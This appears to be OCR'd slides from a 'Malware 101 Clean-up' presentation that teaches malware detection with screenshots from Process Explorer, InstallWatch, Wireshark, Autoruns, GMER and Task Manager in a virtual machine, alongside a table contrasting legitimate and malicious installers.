


Process Explorer - Sysinternals: www.sysinternals.com [[redacted]\default]

Process	PID	CPU	Description	Company Name
System Idle Process	0	82.31		
Interrupts	n/a	0.77	Hardware Interrupts	
DPCs	n/a		Deferred Procedure Calls	
System	4	1.54		
smss.exe	548			
csrss.exe	620			
wininit.exe	692			
services.exe	736			
svchost.exe	944	13.08		
WmiPrvSE.exe	2972			
unsecapp.exe	3148		Sink to receive asynchronous callbacks for WMI client application	Microsoft Corporation
igfxsrvc.exe	5756		igfxsrvc Module	Intel Corporation
WmiPrvSE.exe	4680			
ibmpmsvc.exe	1084			
svchost.exe	1152			
Ati2evxx.exe	1288			
Ati2evxx.exe	1812			
svchost.exe	1304			
audiodg.exe	1464			
svchost.exe	1344	0.77		
WUDFHost.exe	3404			
svchost.exe	1356			
taskeng.exe	3436		Task Scheduler Engine	Microsoft Corporation
svchost.exe	1492			
SLsvc.exe	1520			
svchost.exe	1588			
svchost.exe	1780			

CPU Usage: 17.69% Commit Charge: 17.26% Processes: 81

Installrite



Windows XP Professional - VMware Workstation

InstallWatch Pro 2.5c - [Default.iwc]


InstallWatch Pro 2.5c - Scanning registry section: HKEY_CLASSES_ROOT

A total of 10000 keys and 11430 registry entries have been scanned
InprocServer32

Current snapshot is 900 days 18 hours 19 minutes old

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Wireshark


VMware Accelerated AMD PCNet Adapter (Microsoft's Packet Scheduler) : Capturing - Wireshark
File
Edit
View
Go
Capture
Analyze
Statistics
Help
Filter:
Expression...
Clear
Apply

```
No. .  Time        Source             Destination        Protocol  Info
    53 283.404390  Vmware_a1:92:d0    Broadcast          ARP       Who has 10.0.0.1?
    54 287.404329  Vmware_a1:92:d0    Broadcast          ARP       Who has 10.0.0.1?
    55 331.268306  10.0.0.30          10.0.0.255         BROWSER   Host Announcement
    56 821.126463  10.0.0.55          10.0.0.255         BROWSER   Local Master Annc
    57 823.197211  10.0.0.30          10.0.0.255         NBNS      Name query NB TES
    58 823.198927  Vmware_c0:00:08    Broadcast          ARP       Who has 10.0.0.30
    59 823.199870  Vmware_a1:92:d0    Vmware_c0:00:08    ARP       10.0.0.30 is at C
    60 823.200917  10.0.0.55          10.0.0.30          NBNS      Name query respor
    61 823.204442  10.0.0.30          10.0.0.55          ICMP      Echo (ping) reque
    62 823.204551  10.0.0.55          10.0.0.30          ICMP      Echo (ping) reply
    63 823.210722  10.0.0.30          10.0.0.55          TCP       nsstn > netbios-s
```


```
⊞ Frame 55 (243 bytes on wire, 243 bytes captured)
⊞ Ethernet II, Src: Vmware_a1:92:d0 (00:0c:29:a1:92:d0), Dst: Broadcast (ff:ff:ff:ff:ff:f
⊞ Internet Protocol, Src: 10.0.0.30 (10.0.0.30), Dst: 10.0.0.255 (10.0.0.255)
⊞ User Datagram Protocol, Src Port: netbios-dgm (138), Dst Port: netbios-dgm (138)
⊞ NetBIOS Datagram Service
⊞ SMB (Server Message Block Protocol)
```

```
0000  ff ff ff ff ff ff 00 0c  29 a1 92 d0 08 00 45 00   ........ ).....E.
0010  00 e5 00 fe 00 00 80 11  23 ee 0a 00 00 1e 0a 00   ........ #.......
0020  00 ff 00 8a 00 8a 00 d1  ad f6 11 02 80 21 0a 00   ........ .....!..
0030  00 1e 00 8a 00 bb 00 00  20 46 49 46 41 45 46 45   ........  FIFAEFE
0040  4f 43 41 43 41 43 41 43  41 43 41 43 41 43 41 43   OCACACAC ACACACAC
0050  41 43 41 43 41 43 41 43  41 00 20 46 48 45 50 46   ACACACAC A. FHEPF
0060  43 45 4c 45 48 46 43 45  50 46 46 46 41 43 41 43   CELEHFCE PFFFACAC
```

VMware Accelerated AMD PCNet Adapter (Microsoft's Packet Scheduler) ... Packets: 137 Displayed: 137 Marked: 0

4sysops.com


Autoruns



	Autorun Entry	Description	Publisher	Image Path
☑	Vuze Remote Toolbar	Conduit Toolbar	Conduit Ltd.	c:\program files\vuze_remote\tbvuze.dll
☑	Windows Live Toolbar	Windows Live Toolbar for Interne...	Microsoft Corporation	c:\program files\windows live toolbar\msntb.dll
☑	Yahoo! Toolbar	Yahoo! Toolbar	Yahoo! Inc.	c:\program files\yahoo!\companion\installs\cpn0\y...
☑	YouTube Downloader Toolbar	Widgi Toolbar for Internet Explorer	Spigot, Inc.	c:\program files\youtube downloader toolbar\ie\4.1...
	HKLM\Software\Microsoft\Internet Explorer\Extensions			c:\program files\youtube downloader toolbar\ie\4.1...
☑	Send to &Bluetooth Device...			c:\program files\thinkpad\bluetooth software\btsen...
	Task Scheduler			c:\program files\thinkpad\bluetooth software\btsen...
☐	\Apple\AppleSoftwareUpdate	Apple Software Update	Apple Inc.	c:\program files\apple software update\softwareup...
☐	\Microsoft\Windows\Active Directory Rights Management Services...	Windows Rights Management cli...	Microsoft Corporation	c:\windows\system32\msdrm.dll
☑	\Microsoft\Windows\Active Directory Rights Management Services...	Windows Rights Management cli...	Microsoft Corporation	c:\windows\system32\msdrm.dll
☑	\Microsoft\Windows\Bluetooth\UninstallDeviceTask	Bluetooth Uninstall Device Task	Microsoft Corporation	c:\windows\system32\bthudtask.exe
☑	\Microsoft\Windows\CertificateServicesClient\UserTask	DIMS Job DLL	Microsoft Corporation	c:\windows\system32\dimsjob.dll
☑	\Microsoft\Windows\CertificateServicesClient\UserTask-Roam	DIMS Job DLL	Microsoft Corporation	c:\windows\system32\dimsjob.dll
☑	\Microsoft\Windows\Customer Experience Improvement Program\...	Windows SQM Consolidator	Microsoft Corporation	c:\windows\system32\wsqmcons.exe
☑	\Microsoft\Windows\Customer Experience Improvement Program\...	Windows SQM Consolidator	Microsoft Corporation	c:\windows\system32\wsqmcons.exe
☑	\Microsoft\Windows\Defrag\ManualDefrag	Disk Defragmenter Module	Microsoft Corp.	c:\windows\system32\defrag.exe
☑	\Microsoft\Windows\Defrag\ScheduledDefrag	Disk Defragmenter Module	Microsoft Corp.	c:\windows\system32\defrag.exe
☐	\Microsoft\Windows\DiskDiagnostic\Microsoft-Windows-DiskDiag...	Windows Disk Diagnostic User R...	Microsoft Corporation	c:\windows\system32\dfdwiz.exe
☑	\Microsoft\Windows\MobilePC\HotStart	Microsoft Windows HotStart User...	Microsoft Corporation	c:\windows\system32\hotstartuseragent.dll
☑	\Microsoft\Windows\MobilePC\TMM	Microsoft Transient Multi-Monitor ...	Microsoft Corporation	c:\windows\system32\tmm.dll
☑	\Microsoft\Windows\MUI\LPRemove	MUI Language pack cleanup	Microsoft Corporation	c:\windows\system32\lpremove.exe
☑	\Microsoft\Windows\Multimedia\SystemSoundsService	PlaySound Service	Microsoft Corporation	c:\windows\system32\playsndsrv.dll
☑	\Microsoft\Windows\NetworkAccessProtection\NAPStatus UI	Quarantine Agent Proxy	Microsoft Corporation	c:\windows\system32\qagent.dll
☐	\Microsoft\Windows\RAC\RACAgent	Reliability analysis metrics calcula...	Microsoft Corporation	c:\windows\system32\racagent.exe
☐	\Microsoft\Windows\Shell\CrawlStartPages	Indexing Options	Microsoft Corporation	c:\windows\system32\srchadmin.dll
☐	\Microsoft\Windows\SideShow\AutoWake	Microsoft Windows SideShow ser...	Microsoft Corporation	c:\windows\system32\auxiliarydisplayservices.dll
☐	\Microsoft\Windows\SideShow\GadgetManager	Microsoft Windows SideShow ser...	Microsoft Corporation	c:\windows\system32\auxiliarydisplayservices.dll
☐	\Microsoft\Windows\SideShow\SessionAgent	Microsoft Windows SideShow ser...	Microsoft Corporation	c:\windows\system32\auxiliarydisplayservices.dll
☐	\Microsoft\Windows\SideShow\SystemDataProviders	Microsoft Windows SideShow ser...	Microsoft Corporation	c:\windows\system32\auxiliarydisplayservices.dll
☑	\Microsoft\Windows\SystemRestore\SR	Microsoft® Windows System Prot...	Microsoft Corporation	c:\windows\system32\srrstr.dll
☑	\Microsoft\Windows\Tcpip\IpAddressConflict1	Network Diagnostic Framework C...	Microsoft Corporation	c:\windows\system32\ndfapi.dll
☑	\Microsoft\Windows\Tcpip\IpAddressConflict2	Network Diagnostic Framework C...	Microsoft Corporation	c:\windows\system32\ndfapi.dll
☑	\Microsoft\Windows\TextServicesFramework\MsCtfMonitor	MsCtfMonitor DLL	Microsoft Corporation	c:\windows\system32\msctfmonitor.dll
☑	\Microsoft\Windows\UPnP\UPnPHostConfig	A tool to aid in developing servic...	Microsoft Corporation	c:\windows\system32\sc.exe
☑	\Microsoft\Windows\WDI\ResolutionHost	Windows Diagnostic Infrastructure	Microsoft Corporation	c:\windows\system32\wdi.dll
☑	\Microsoft\Windows\Windows Error Reporting\QueueReporting	Windows Problem Reporting	Microsoft Corporation	c:\windows\system32\wermgr.exe
☐	\Microsoft\Windows\Wired\GatherWiredInfo			c:\windows\system32\gatherwiredinfo.vbs
☐	\Microsoft\Windows\Wireless\GatherWirelessInfo			c:\windows\system32\gatherwirelessinfo.vbs
☑	\NCH Swift Sound\expressripShakeIcon	Express Rip	NCH Software	c:\program files\nch swift sound\expressrip\expres...
☑	\NCH Swift Sound\expressrpSnakeIcon	Express Rip [illegible]	NCH Software	c:\program files\nch swift sound\expressrip\expres...

(Escape to cancel) Scanning...

GMER



GMER 1.0.15.15281

Type	Name	Value
?	C:\WINDOWS\TEMP\Forter.sys	Не удается найти указанный файл. !
Service	C:\WINDOWS\system32\svchost.exe (*** hidden ***)	[AUTO] AppMgmt
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-...	1?2?
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-...	1?
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-...	1?
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-...	1?
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-...	1?
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-...	1?
Reg	HKLM\SYSTEM\CurrentControlSet\Services\AppMgmt	
Reg	HKLM\SYSTEM\CurrentControlSet\Services\AppMgmt@Descript...	???????????? ?????? ????????? ?...
Reg	HKLM\SYSTEM\CurrentControlSet\Services\AppMgmt@Display...	?????????? ????????????
Reg	HKLM\SYSTEM\CurrentControlSet\Services\AppMgmt@ErrorCo...	1
Reg	HKLM\SYSTEM\	host.ex...
Reg	HKLM\SYSTEM\	
Reg	HKLM\SYSTEM\	
Reg	HKLM\SYSTEM\	
Reg	HKLM\SYSTEM\	
Reg	HKLM\SYSTEM\	pmgmts...
Reg	HKLM\SYSTEM\	
Reg	HKLM\SYSTEM\	
Reg	HKLM\SYSTEM\	
Reg	HKLM\SYSTEM\ControlSet003\Control\Network\{4D36E972-E3...	1?2?
Reg	HKLM\SYSTEM\ControlSet003\Control\Network\{4D36E972-E3...	1?
Reg	HKLM\SYSTEM\ControlSet003\Control\Network\{4D36E972-E3...	1?
Reg	HKLM\SYSTEM\ControlSet003\Control\Network\{4D36E972-E3...	1?
Reg	HKLM\SYSTEM\ControlSet003\Control\Network\{4D36E972-E3...	1?
Reg	HKLM\SYSTEM\ControlSet003\Control\Network\{4D36E972-E3...	1?

☑ System
☑ Sections
☑ IAT/EAT
☑ Devices
☑ Modules
☑ Processes
☑ Threads
☑ Libraries
☑ Services
☑ Registry
☑ Files
☑ C:\
☑ ADS
☐ Show all

GMER

WARNING !!!

GMER has found system modification caused by ROOTKIT activity.

Lavasoft.com

Malware 101

“Clean-up”

Reginald Wong

Installation Setup

Legit App	versus	Malware
Installs using a dialog		No dialog. May show fake error or image such as porn
Usually installs its components in Program Files folder		Usually installs itself in the Windows folder(s)
Can be manually run from Start Programs Menu		It is already running and triggered at a system event such as startup.

Comparison: Process

Before




Image Name	User Name	CPU	Mem Usage
services.exe	SYSTEM	00	3,372 K
smss.exe	SYSTEM	00	416 K
spoolsv.exe	SYSTEM	00	5,500 K
svchost.exe	SYSTEM	00	4,312 K
svchost.exe	SYSTEM	00	5,024 K
svchost.exe	NETWORK SERVICE	00	4,440 K
svchost.exe	SYSTEM	00	20,388 K
svchost.exe	LOCAL SERVICE	00	3,784 K
svchost.exe	NETWORK SERVICE	00	2,992 K
svchost.exe	LOCAL SERVICE	00	3,920 K
System	SYSTEM	00	236 K
System Idle Process	SYSTEM	99	28 K
taskmgr.exe	Administrator	00	4,556 K
tcc.exe	Administrator	00	4,488 K
vmacthlp.exe	SYSTEM	00	2,600 K
VMwareService.exe	SYSTEM	00	4,176 K
VMwareTray.exe	Administrator	00	3,216 K
VMwareUser.exe	Administrator	00	8,440 K
winlogon.exe	SYSTEM	00	7,168 K

☐ Show processes from all users

Processes: 30 | CPU Usage: 0% | Commit Charge: 159M / 1246M

After





Image Name	User Name	CPU	Mem Usage
smss.exe	SYSTEM	00	416 K
spoolsv.exe	SYSTEM	00	5,500 K
svchost.exe	SYSTEM	00	4,312 K
svchost.exe	SYSTEM	00	5,016 K
svchost.exe	NETWORK SERVICE	00	4,440 K
svchost.exe	SYSTEM	00	20,476 K
svchost.exe	LOCAL SERVICE	00	3,784 K
svchost.exe	NETWORK SERVICE	00	2,992 K
svchost.exe	LOCAL SERVICE	00	3,920 K
System	SYSTEM	00	236 K
